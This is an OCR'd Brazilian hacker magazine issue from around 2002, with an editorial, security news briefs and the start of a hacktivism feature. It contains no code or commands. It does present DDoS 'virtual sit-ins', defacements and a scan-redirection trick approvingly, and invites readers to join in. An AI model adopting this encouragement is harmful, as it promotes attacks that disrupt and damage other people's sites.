DIGERATI

GeeK Apresenta: A REVISTA DO SUBMUNDO DIGITAL

H4CK3R

d0m1n3 0u s3j4 d0m1n4d0

R$9,90

Hacktivismo
Hackers agindo por causas sociais e políticas
Conheça-os (e junte-se a eles)

Carnivore!
Código-fonte do Altivore, alternativa ao software do FBI

Linux BackDoors
Softwares que abrem micros
Instalação, remoção e rastreamento

Internet Protocol
Entenda como funciona esse protocolo de comunicação

Grátis?!
Na Web o que parece ser de graça pode estar saindo muito caro

E ainda:
Fear Factory, System Of A Down, Quadrinhos bascos, Anarquia...

Worm Lion
Silencioso e traiçoeiro

Fake Mail
Esquema para usar endereços de e-mails de outras pessoas

Linux sob ataque
Aprenda a configurar o sistema e protegê-lo

Essential NetTools
Método simples de invasão por NETBIOS

Artilharia Pesada
Anatomia do ataque a um grande servidor

Veja os destaques do CD no verso

#2

ISSN 1676-3068
9 771676 306024 02


De DJ de bailinho
De cineasta de casamento
a DJ Marky.
a Steven Spielberg.

Já nas bancas
Ou pelo site:
www.digerati.com.br

- Assistir a filmes e ouvir músicas.
- Gravar filmes para DVD e produzir canções.
- Editar vídeos caseiros e virar um DJ virtual

Seu computador pode virar um verdadeiro estúdio
Bem-vindo à revolução. Bem-vindo- à Áudio Vídeo Digital.

DIGERATI editorial



Reprodução

"If one man asks another what a hacker is
And the other man answers him,
Neither of them knows it."

Provérbio hacker

Uma das discussões mais chatas e pentelhas que venho observando nos últimos tempos diz respeito ao já clássico dilema: "o que é um hacker?". Existem milhares de sites que discutem o assunto, inúmeros textos, definições e fóruns. E todo moleque que se considera um hacker tem uma definição na manga.

Pois bem, vou deixar aqui a minha humilde opinião. O hacker é o indivíduo que é considerado hacker por outros hackers. Se nenhum hacker diz que você é um hacker, então você não é um hacker. Pronto. E se você se considera um hacker mesmo que ninguém lhe dê ouvidos, não tem problema. Pode viver no seu mundo de ilusões tranqüilo – o Michael Jackson faz o mesmo e beleza.

E podem parar com esse papo de que um hacker deve ser comprometido com causas políticas e sociais. Quem faz isso não é hacker, é hacktivista. Tem uma matéria inteira nessa edição falando sobre isso. Aprenda antes de sair falando besteira.

No mais, é só estudar, praticar e alcançar a iluminação final, jovem gafanhoto.

0 Editor

ÍNDICE

EUA perdem de novo

Pilha fraca na lanterna

Empresas de antivírus não querem colaborar com projeto do FBI

O FBI resolveu jogar de uma vez a privacidade para o espaço. A Agência de Investigação Federal resolveu dar uma de hacker e criar um vírus que entra nos computadores e grava cada tecla digitada, podendo descobrir passwords usados para encriptar e-mails.

O projeto, chamado "Lanterna Mágica", dependeria muito da colaboração das empresas fabricantes de antivírus, que precisariam deixar um backdoor para a entrada do verme. Caso contrário, o Trojan criado pelo FBI seria facilmente detectado por um Norton Antivirus da vida.

Só que as empresas não estão nada interessadas em colaborar com o governo. Elas têm medo de perder a confiança dos consumidores, que migrariam para produtos de concorrentes que não concordassem com a medida. Além disso, a vulnerabilidade acabaria sendo mais uma arma para os hackers, que tratariam de fazer com que seus vírus entrassem nos computadores usando a falha.

Para piorar, muitas empresas estão entrando agora no mercado chinês, que voltaria atrás se soubesse que os produtos têm uma porta aberta para o FBI. Sacando o problema, o governo dos EUA já mudou de idéia e busca uma nova solução para poder espionar os cidadãos do mundo.

Censura digital


Escondam os bugs!

Microsoft não quer mais revelar as falhas dos seus programas

A Microsoft está liderando um movimento para barrar a divulgação de falhas de segurança em programas. Não é pra menos: com seus produtos se mostrando verdadeiras peneiras (vide os monstruosos problemas com o Outlook e o IIS), a empresa quer de qualquer jeito tirar o seu nome das manchetes envolvendo o tema.

A não revelação dos bugs resultará em muito maior dificuldade para os administradores de sistema tentarem evitar possíveis ataques e em mais tempo para que sejam criadas soluções para os problemas. Mas a Microsoft não concorda: diz que as informações ajudam os hackers a tirar partido das falhas. Pelo acordo, está proibida a divulgação do código que apresenta o bug. Mas não adianta: os hackers podem conseguir a informação de qualquer jeito...

Cinco companhias de segurança já concordaram com a posição da empresa de Bill Gates. São a Bindview, Foundstone, Guardent, @Stake e Internet Security Systems. E elas querem mais: depois de formarem um consórcio, vão lançar uma proposta internacional para transformar sua idéia em regra. Não sem enfrentar uma grande resistência no mundo todo.



O fim de uma era

Cipherpunks perdem seu berço

Lista vai deixar o site toad.com

Tristeza para hackers do mundo inteiro. A lista Cipherpunks, o mais importante fórum de discussão sobre criptografia na Internet, não será mais hospedada no local em que nasceu, o site www.toad.com.

Tudo bem que diversos outros sites ainda darão acesso à lista, mas com certeza esse é mais um importante passo para o fim da Cipherpunks, que chegou a ter muita força durante a década de 90. Quando foi criada, em 92, para lutar contra novas restrições impostas pelo governo Clinton, a lista era o centro procurado por todos os especialistas para discutir o assunto. Entre os participantes ilustres que a Cipher já teve estão Steven Bellovin, inventor do firewall, e Marcus Ranum, que criou o primeiro firewall vendido comercialmente. A grande conquista da lista foi ter contribuído para que a exportação de tecnologias de criptografia fosse liberada nos EUA.

Nos últimos tempos, o glamour da Chiperpunks já não era o mesmo, a ponto de um de seus fundadores, John Gilmore, dizer que *"não sabia por que mais de 500 pessoas ainda a recebiam todo o dia"*.

Crise no Império


EUA temem Super-Hackers

Congresso aprova liberação de quase US$ 1 bilhão para segurança

Em plena guerra contra o mundo islâmico, os EUA estão cada vez mais apavorados com a possibilidade de serem vítimas de possíveis ataques hackers vindos de países inimigos. O FBI lançou um novo aviso dizendo serem altas as chances de o país ser vítima de grandes e coordenados ataques DDoS em um futuro próximo.

E o medo atingiu também o novíssimo consultor de segurança digital da Casa Branca, Richard Clarke. Em um discurso para experts em segurança, ele diz que espera um futuro cheio de super-hackers capazes de realizar ataques fantásticos contra os sistemas dos EUA. Apontando para a platéia, ele observou que se todos ali resolvessem se juntar para invadir computadores, usando todo o conhecimento que tinham, não sobraria pedra sobre pedra.

Com esse clima de pânico criado (não sem fundamento), o congresso dos EUA já está para aprovar a liberação de quase US$ 1 bilhão para empesas de segurança. Infelizmente, para eles, nem todo esse dinheito deve conseguir deter os hackers.



Richard Clarke, consultor de segurança digital da Casa Branca

Amigos para sempre

Mitnick encontra rival

Hacker e promotor tomam umas no bar

Kevin Mitnick, o hacker mais famoso do mundo, teve um encontro inesperado em Washington, nos EUA. O homem que passou boa parte da década de 80 e 90 invadindo sistemas e freqüentando prisões ficou frente a frente com o promotor que o botou na cadeia pela última vez, em 1995.

Tudo aconteceu durante um discurso do novo chefe de segurança digital dos EUA, Richard Clarke. Mitnick compareceu ao local, mas acabou vendo outro palestrante. Clarke não pôde ir e foi substituído por Christopher Painter, que hoje é chefe-adjunto da seção de crimes digitais do Departamento de Justiça norte-americano.

Painter viu Mitnick na platéia e o clima acabou ficando um pouco constrangedor no início. Mas no fim, o hacker e o ex-promotor acabaram indo para o bar conversar amigavelmente sobre o processo do qual participaram.

Mitnick ainda está em liberdade condicional, que vai até 2003. Até lá, está proibido de usar computadores.

Imagens: Reprodução

Espionagem oficial

FBI quer fazer grampo

Agência pede que empresas de telefonia facilitem o processo

Além de fazer pressão para as empresas de antivírus deixarem uma falha em seus programas para permitir a entrada de um Trojan espião, o FBI também está indo à carga contra as empresas de telefonia.

Em outubro de 2001, ainda sob forte influência dos ataques do dia 11 de setembro, o congresso dos EUA aprovou uma lei antiterror que liberou a ação do FBI para espionar os cidadãos do país no telefone e na Internet. No começo, o clima era fortemente favorável, mesmo no setor privado, a aceitar a intromissão da agência. Vários provedores não pensaram duas vezes antes de deixar caminho livre para o Carnivore (sistema de espionagem do FBI) naquela ocasião.

Agora, porém, a situação é diferente. Além da negativa das empresas de antivírus, o FBI está enfrentando a resistência das companhias de telefonia. Além disso, a paranóia da opinião pública já começa a acalmar e a luta pela privacidade volta a ganhar força. A nova lei, no entanto, deve prevalecer e ajudar o FBI nessa questão, pelo menos por enquanto.


Procurado vivo ou morto

Velho oeste digital

Doutor oferece US$ 7 mil para pegar hacker

Depois dos US$ 50 milhões oferecidos para capturar Bin Laden, parece que a moda das recompensas acabou capturando mesmo. Na Inglaterra, um simples colunista de um jornal está oferecendo US$ 7 mil para quem o ajudar a capturar os hackers que invadiram o seu site.

O Dr. Vernon Coleman é colunista do jornal Sunday People e oferece, tanto em seu site quanto no jornal, conselhos e esclarecimentos sobre sexualidade. O fato de ter seu site invadido deixou o doutor bastante indignado. Ele afirmou à imprensa que a invasão de páginas na Internet é um ataque à liberdade e contradiz o objetivo básico da rede, de ser um palanque para a divulgação de idéias. O doutor se referia principalmente a defacements realizados por hackers que não concordam com as idéias registradas na página. Para Coleman, isso não passa de censura.




O fato de ele ter resolvido oferecer US$ 7 mil para tentar pegar os hackers acaba revelando a fraqueza da polícia britânica no combate a crimes digitais.

Microsoft bate o próprio recorde

O maior bug do IE

Fatal Error

Foi anunciado o que pode vir a ser um dos maiores bugs da história do Internet Explorer. Não temos detalhes da falha, mas com ela, através de websites com páginas HTML e mesmo sem nenhum recurso como javascript ou java, programas como vírus e trojans poderiam ser instalados sorrateiramente na máquina do usuário. A Microsoft foi alertada dia 19 de novembro pelo especialista Jouko Pynnonen, e está para lançar o fix, que já foi testado pelo especialista. Essa falha afetaria as versões 5.0, 5.5 e 6.0, além da possibilidade de atingir o Outlook Express e outros softwares que usam o engine do IE para renderizar HTML.



www.solutions.fi/index.cgi/news_2001_11_26?lang=eng

Imagens: Reprodução

Alto preço

Troca-troca na prisão

Justiça liberta programador em troca de depoimento

Terminaram os problemas judiciais de Dmitry Sklyarov, o programador russo acusado de violar a DMCA (Digital Millenium Copyright Act), lei americana que defende os direitos autorais de arquivos digitais. A Justiça decidiu soltar o programador, mas somente mediante um depoimento a favor dos EUA no processo movido contra a empresa em que trabalhava, a ElcomSoft (!).

O "interessante" acordo diz que Sklyarov pode voltar à Rússia, onde aguardará o término do processo contra a companhia. Nesse período, deverá fornecer relatórios regulares (!!) de sua conduta e não se envolver em nenhum tipo de "violação" de direitos. Se fizer tudo certinho, as acusações serão retiradas. O acordo foi aceito pelo russo e por sua ex-empregadora, que definitivamente assumiu seu lugar no banco dos réus.

Sklyarov foi preso em julho de 2001, após apresentar uma ferramenta que permite a quebra de proteção do software Acrobat eBook Reader, da Adobe, na DefCon, em Las Vegas. Devido a pressões domésticas e internacionais, a Adobe retirou a queixa contra ele e contra a ElcomSoft, mas o Departamento de Justiça decidiu manter os processos

Demônios virtuais

Hackers de Satã

Sites religiosos exibem mensagens satânicas

Um novo tipo de site se tornou alvo de ataques hackers: os religiosos. Um grupo autodenomi-nado HFS (Hacking for Satan) tem invadido dezenas de páginas de igrejas e agremia-ções religiosas e deixado mensagens do tipo: *"Satã representa a existência vital, ao invés de castelos de sonhos espirituais"* ou *"Satã representa a vingança, ao invés de oferecer a outra face"*, além de fornecer um link para o site de uma organização chamada Igreja de Satã (Church of Satan).


A ação do HFS já é conhecida há algum tempo. Até as duas primeiras semanas de setembro de 2001, por exemplo, o grupo já tinha invadido pelo menos 16 sites de igrejas do leste dos EUA, substituindo as páginas por outra que exibia a cabeça de uma cabra colocada sobre uma estrela conhecida como "Selo de Baphomet".

Não são os únicos, porém, a fazer esse tipo de trabalho. Há um grupo de brasileiros, o BHS (Brazil Hackers Sabotage), que também desfigurou sites como o Jesus.de, da Alemanha. A diferença é que os brasileiros estavam apenas se divertindo: ao lado de críticas à Igreja Universal e ao bispo Edir Macedo, viam-se frases como: *"Hey admin... Acho que você deve rezar mais pra Jesus melhorar a segurança do seu site!"*.

Boas maneiras

Ser hacker é legal!

Espanha legaliza associação de hackers



Imagine receber a notícia de que os hackers finalmente podem exercer suas atividades protegidos pela lei, sem que ninguém use essa mesma lei para persegui-los. Sonho? Não na Espanha. Quer dizer, pelo menos se você for da A.I.H. (Asociación para la Información de Hackers).

A A.I.H. tornou-se o primeiro grupo de hackers a possuir inscrição no Registro de Associações da Catalunha, no sul da terra de Dom Quixote, e portanto o primeiro a ser constituído de forma legal no país. Entre outras campanhas, o grupo pretende lutar contra a pedofilia on-line, que considera uma das piores pragas digitais. O site da associação fornece notícias de hackers "do bem", cursos, dicas de livros, newsletter e muitos outros serviços.

A A.I.H. faz distinção entre as palavras "hacker", "cracker" e "pirata". Para eles, "hacker" é um estudioso que às vezes entra ondi não deve para conseguir informações, "cracker" é uma pessoa que quebra sistemas de segurança atrás de dinheiro e "pirata" é aquele que só quer saber de danificar sistemas e programas, sem objetivo definido. Os membros do grupo ganham um cartão com chip que permite, entre outras vantagens, clonar outros cartões e copiar e gravar dados. A taxa de filiação é de US$ 11 anuais. Leia mais sobre a A.I.H na matéria da p. 12.

Na mira

Caça aos hackers

Acordo pode aumentar perseguição

Um tratado internacional assinado em Budapeste (Hungria) no final de novembro de 2001 pode intensificar a perseguição a hackers de todo o mundo. Depois de quatro anos de discussões, EUA, Canadá, Japão, África do Sul e mais 27 países da Europa comprometeram-se a montar uma coalizão contra o cybercrime, fornecendo informações uns para os outros por meio de plantões e centros nacionais.

Por "cybercrime" entenda-se uma extensa lista que engloba numerosas ações que têm crescido no mundo digital, como fraudes, roubos e pedofilia. Além, é claro, de muitas atividades empreendidas por hackers.

Um ponto que ficou de fora se refere à inclusão de sites racistas e xenófobos entre as atividades proibidas pelo acordo. Por pressão dos EUA, que argumentaram que a atitude poderia ferir a Primeira Emenda da constituição americana, que garante a liberdade de expressão, o assunto será tratado somente daqui a alguns meses. Curiosamente, várias outras ações – nem sempre criminosas – correm o risco de ser punidas sob o famoso argumento de "violação de direitos autorais".

Aposta

Oracle desafia hackers

Empresa testa sistema "inquebrável"

A Oracle, conhecida desenvolvedora de aplicativos para servidores, arranjou uma forma interessante de divulgar seu novo pacote de softwares, o Oracle 9*i* Application Service: desafiou hackers do mundo inteiro a tentar invadir seu site, numa campanha publicitária intitulada "Unbreakable" (Inquebrável).

Deu certo. De uma média de 3.000 tentativas de invasões por semana, o site da companhia já registra a marca de 30.000 ataques semanais, mas até agora nenhum foi bem sucedido. A boa notícia (para a Oracle, lógico) levou a empresa a mais que duplicar a verba destinada à campanha: além dos US$ 30 milhões gastos até agora, serão investidos cerca de US$ 70 milhões em um novo desafio.

Quem não deve gostar da história é a Microsoft, que tem sido provocada pela concorrente. A Oracle diz que os ataques não dão certo porque os hackers buscam falhas que encontram no Windows NT, mas o Oracle 9*i* roda em Unix. E ainda aproveita para alfinetar a rival, dizendo que a própria Microsoft usa Unix em seu site e não o NT, como era de se esperar. A Microsoft mostrou pouca disposição em responder às declarações.

Sem restrições

Libertem os vídeos!

Novo formato quer ser o MP3 dos vídeos

Você já ouviu falar de VP3? Qualquer semelhança com o nome "MP3" não é mera coincidência. Assim como o DivX e tantos outros, o VP3 tem exatamente a pretensão de se tornar o MP3 dos vídeos – e com boas chances. Mas afinal, o que vem a ser isso?

O VP3 é um formato de compressão apresentado como um codec (codificador/decodificador) que permite comprimir e enviar vídeos em tempo real com qualidade semelhante ao VHS e por meio de conexões de apenas 200 Kbps. Os vídeos são exibidos em resolução 320 x 240, que pode ser expandida para 640 x 480.

O formato, que já está na versão 2 (VP3.2), é desenvolvido pela empresa On2 Technologies e conta com a vantagem de não possuir restrições de plataforma. O mais interessante, porém, é que ele é open source! Em julho de 2001, a On2 alterou a licença de uso, tendo como base a licença pública do Mozilla.

O VP3 já foi adotado pela RealNetworks e pela Apple em seus players de vídeo. A Maçã, inclusive, disponibiliza-o como componente para download do QuickTime 5. A On2 Technologies já desenvolveu uma evolução do formato, o VP4, mas este, por enquanto, tem somente licença paga.

www.vp3.com

Seguindo o mau exemplo

DMCA desembarca na Europa

Lei antipirataria ganha versão no Velho Continente

Os europeus estão se preparando para seguir direitinho os passos determinados pelo Império. O continente está próximo de adotar uma lei parecida com a DMCA (Digital Millenium Copyright Act), aprovada pelos EUA em 1998. Assim, a Europa pretende passar por cima da polêmica que a lei enfrenta na América, com muitos advogados defendendo sua inconstitucionalidade.

Países como a Alemanha têm experiência em medidas duras contra pirataria. Eles costumam cobrar duros impostos pela venda de produtos que possam gerar cópias ilegais, como drives de CD-R ou videocassetes. Agora, com a nova lei, será proibido quebrar ou tentar quebrar sistemas de proteção contra pirataria em arquivos digitais. Pelo menos os europeus não vão tão longe quanto a DMCA em alguns aspectos, como o que impede a divulgação de problemas envolvendo os sistemas de proteção.

Depois de aprovado no Parlamento Europeu, em Bruxelas, os países têm 18 meses para adotar as medidas. No Reino Unido, a expectativa é de que a "DMCA versão européia" entre em vigor já no ano que vem.

http://grc.com

O Especialista

Site de segurança cria ferramenta DoS

Teste que armazena IP pode ser usado contra websites

Especialistas fajutos em segurança não são novidade: existem milhares deles por aí e muitos podem ser encontrados na própria Internet sem muito esforço. Mas um "especialista" em segurança que cria uma ferramenta DoS por acaso é algo digno de nota, e por isso reservamos esse espaço para comentar o caso.

O fulano em questão é Steve Gibson, que há alguns meses fez uma dramática profecia de que o uso inadequado dos raw sockets do Windows XP desestabilizaria toda a Internet. Tudo bem, é o Windows, mas não é pra tanto. Agora o próprio Gibson, acidentalmente, fornece uma ferramenta que pode ser usada por hackers para lançar ataques DoS (negação de serviço, em inglês).

O problema está no seu site, que possui um serviço que analisa online a segurança de um computador por meio da captura do IP. Enquanto o serviço, o ShieldsUp, fornece o resultado do teste para o usuário, o número do IP pode ser facilmente alterado por um hacker, que assim pode redirecionar uma verdadeira torrente de testes para um site e causar a negação de serviço. A vulnerabilidade é resultado de uma tag oculta que armazena o endereço do IP, mas que é bem simples e pode ser facilmente editada. Além disso, o próprio ShieldsUp dá uma "mãozinha", já que nunca confirma o número enquanto realiza o teste. Pois é...

http://grc.com

Matemática segura

Primo distante

Descoberto o maior número primo conhecido

Imagens: Divulgação

Guarde esse nome: Michael Cameron. Não, ele não é um hacker e muito menos alguém que se dedica a caçá-los. Trata-se de um jovem de 20 anos participante do Gimps – sigla em inglês para algo como *A Grande Busca pelo Número Primo de Mersenne pela Internet* – que fez algo bem menos evidente: descobriu o maior número primo conhecido até hoje.

Bom, e o que isso tem a ver com os hackers? Simples: os números primos de Mersenne são importantes porque podem ser usados no desenvolvimento de senhas e sistemas de codificação, contribuindo para aumentar a segurança de dados confidenciais.

Para alcançar o feito, Cameron trabalhou com um micro AMD T-Bird PC de 800 MHz durante 45 dias. O novo número, que pode ser escrito na forma $2^{13.466.917}$-1, tem 4.053.946 dígitos e levaria nada mais nada menos que três semanas para ser escrito por uma pessoa comum (!).

Defaceds

SecurityFocus invadida

Hacker usa banner para alterar site


A SecurityFocus, um dos maiores portais de segurança do mundo, responsável pela famosa lista de discussão "Bugtraq", teve seu site alterado pelo igualmente famoso Fluffy Bunny (Coelhinho Felpudo), hacker conhecido por invadir numerosos endereços da Web (veja lista abaixo) deixando a foto de um coelho de pelúcia como marca registrada. O defaced ocorreu no dia 29 de novembro de 2001.

Na verdade, Bunny não invadiu propriamente o site da SecurityFocus: o ataque se deu a um dos parceiros do portal, que exibe um banner na home page. O banner foi então alterado para mostrar a já tradicional imagem do coelhinho cor-de-rosa.

Entre os grandes sites desfigurados pelo Fluffy Bunny, estão: themes.org, www.sans.org, www.attrition.org, www.kimble.org, www.kill.net e www.schmidt.de.

O espelho do ataque que alterou a SecurityFocus pode ser visto na seguinte URL: http://defaced.alldas.de/mirror/2001/11/29/

www.securityfocus.com



Henry David Thoreau, *autor do livro A Desobediência Civil*

REBELDES com causa


Na era digital, em que cada vez mais o mundo real é substituído pelo mundo da Internet, o poder está se transferindo de mãos. Ele está, aos poucos, indo parar na mão daqueles que dominam os mecanismos da rede. Pessoas que, se quiserem, podem ameaçar um império usando computadores.

Nesse contexto, você hacker, já parou para pensar no poder que tem nas mãos? Ele é muito grande e só tende a aumentar. E talvez esteja na hora (se é que você já não fez isso) de pensar no que pretende fazer com esse poder. É muito comum ainda, principalmente entre os hackers mais jovens, a vontade de hackear sem nenhum objetivo que não seja simplesmente exercitar e mostrar suas habilidades. Mas, à medida que as primeiras gerações de hackers da Web amadurecem, a forma de hackear ganha contornos de uma importante atuação política.

A isso, deu-se o nome de hacktivismo: os hackers-ativistas. Eles usam seus conhecimentos em informática para participar de inúmeras discussões a respeito dos mais diferentes temas. Desenvolvem novas técnicas de protesto, como o sit-in virtual e as e-petitions. Podem tanto defender idéias radicais de esquerda, como o anarquismo, quanto de direita, como o nazismo, ou ainda não ter definição partidária específica. Chegou a hora de conhecer um pouco sobre esses diferentes grupos e mostrar onde encontrar mais informações sobre esse assunto. Essa simples matéria pode transformar você, um simples hacker, em uma peça importante da política mundial.


Início

Os hacktivistas são inspirados por um livro escrito em 1849, há 152 anos, que por incrível que pareça continua muito atual. É *A Desobediência Civil*, de Henry David Thoreau. Ele pode ser encontrado na Net em português, no site http://www.culturabrasil.pro.br/desobedienciacivil.htm ou no original, em inglês, em http://www.cs.indiana.edu/statecraft/civ.dis.html. É a partir dessa obra que começou a surgir, em 1998, a Desobediência Civil Eletrônica. No começo, só havia alguns hackers isolados tentando derrubar um site ou outro como protesto. Mas nos EUA, um grupo de ativistas resolveu juntar forças e criar uma organização, a Electronic Disturbance Theatre, com orientação zapatista (Zapata foi um revolucionário mexicano que realizou à força uma refor-



Quando mobilização política e social não é sinônimo de partidos e ONGs

Maurício Martins (mauricio@digerati.com.br)
João Marinho (joao@digerati.com.br)



Emiliano Zapata, *revolucionário mexicano*

ma agrária no começo do século XX). A EDT ajuda a financiar o Exército de Libertação Nacional Zapatista, no México.

Liderados por Ricardo Dominguez, teórico do movimento, eles desenvolveram uma ferramenta para tirar sites do ar em um tipo de evento chamado sit-in virtual. Nele, milhares de ativistas entram em um site e ficam pedindo reload da página, até sobrecarregarem o servidor de pedidos. O programa de Dominguez fazia o reload automaticamente, facilitando o trabalho dos manifestantes. O projeto foi chamado de FloodNet e ainda está na ativa. Em 1998 foram cerca de nove ações, culminando com uma invasão em massa na Bolsa de Valores do México.

Imagens: Divulgação

Como se vê, não é preciso nem ser hacker para participar de certos tipos de protesto. Em alguns, como os sit-in, tudo o que você precisa é de um modem para se conectar e da ferramenta automática para reload. O resto é feito pela união de esforços da multidão de ativistas.

Salada de tendências

Além de zapatistas, o que não falta por aí são hackers anarquistas, seguidores de idéias propagadas por bandas como o Atari Teenage Riot e escritores como Hakim Bay, autor de TAZ (Zona Automática Temporária). É essa a idéia central por trás dos argumentos de desobediência civil proposto por David Thoreau, a eliminação da figura do Estado.

Mas além deles, há hacktivistas que defendem idéias comunistas (regime em que tudo é controlado pelo Estado). Entre eles estão os brasileiros do Crime Boys. Eles são quatro jovens, com idade entre 16 e 19 anos. Mesmo tão novos, fazem questão de incluir uma boa dose de política em suas ações. Os sites que invadem sempre acabam ficando cheios de imagens de Che Guevara (comunista argentino que foi um dos líderes da Revolução Cubana) e de textos de protesto sobre a atual situação do Brasil.

Em janeiro, eles conseguiram grande destaque internacio-

nal ao invadirem o site da Rádio do Vaticano. Protestavam contra o abuso sexual cometido por membros da Igreja contra crianças. Manifestos no mundo inteiro levaram o Papa a pedir desculpas por esses atos recentemente.

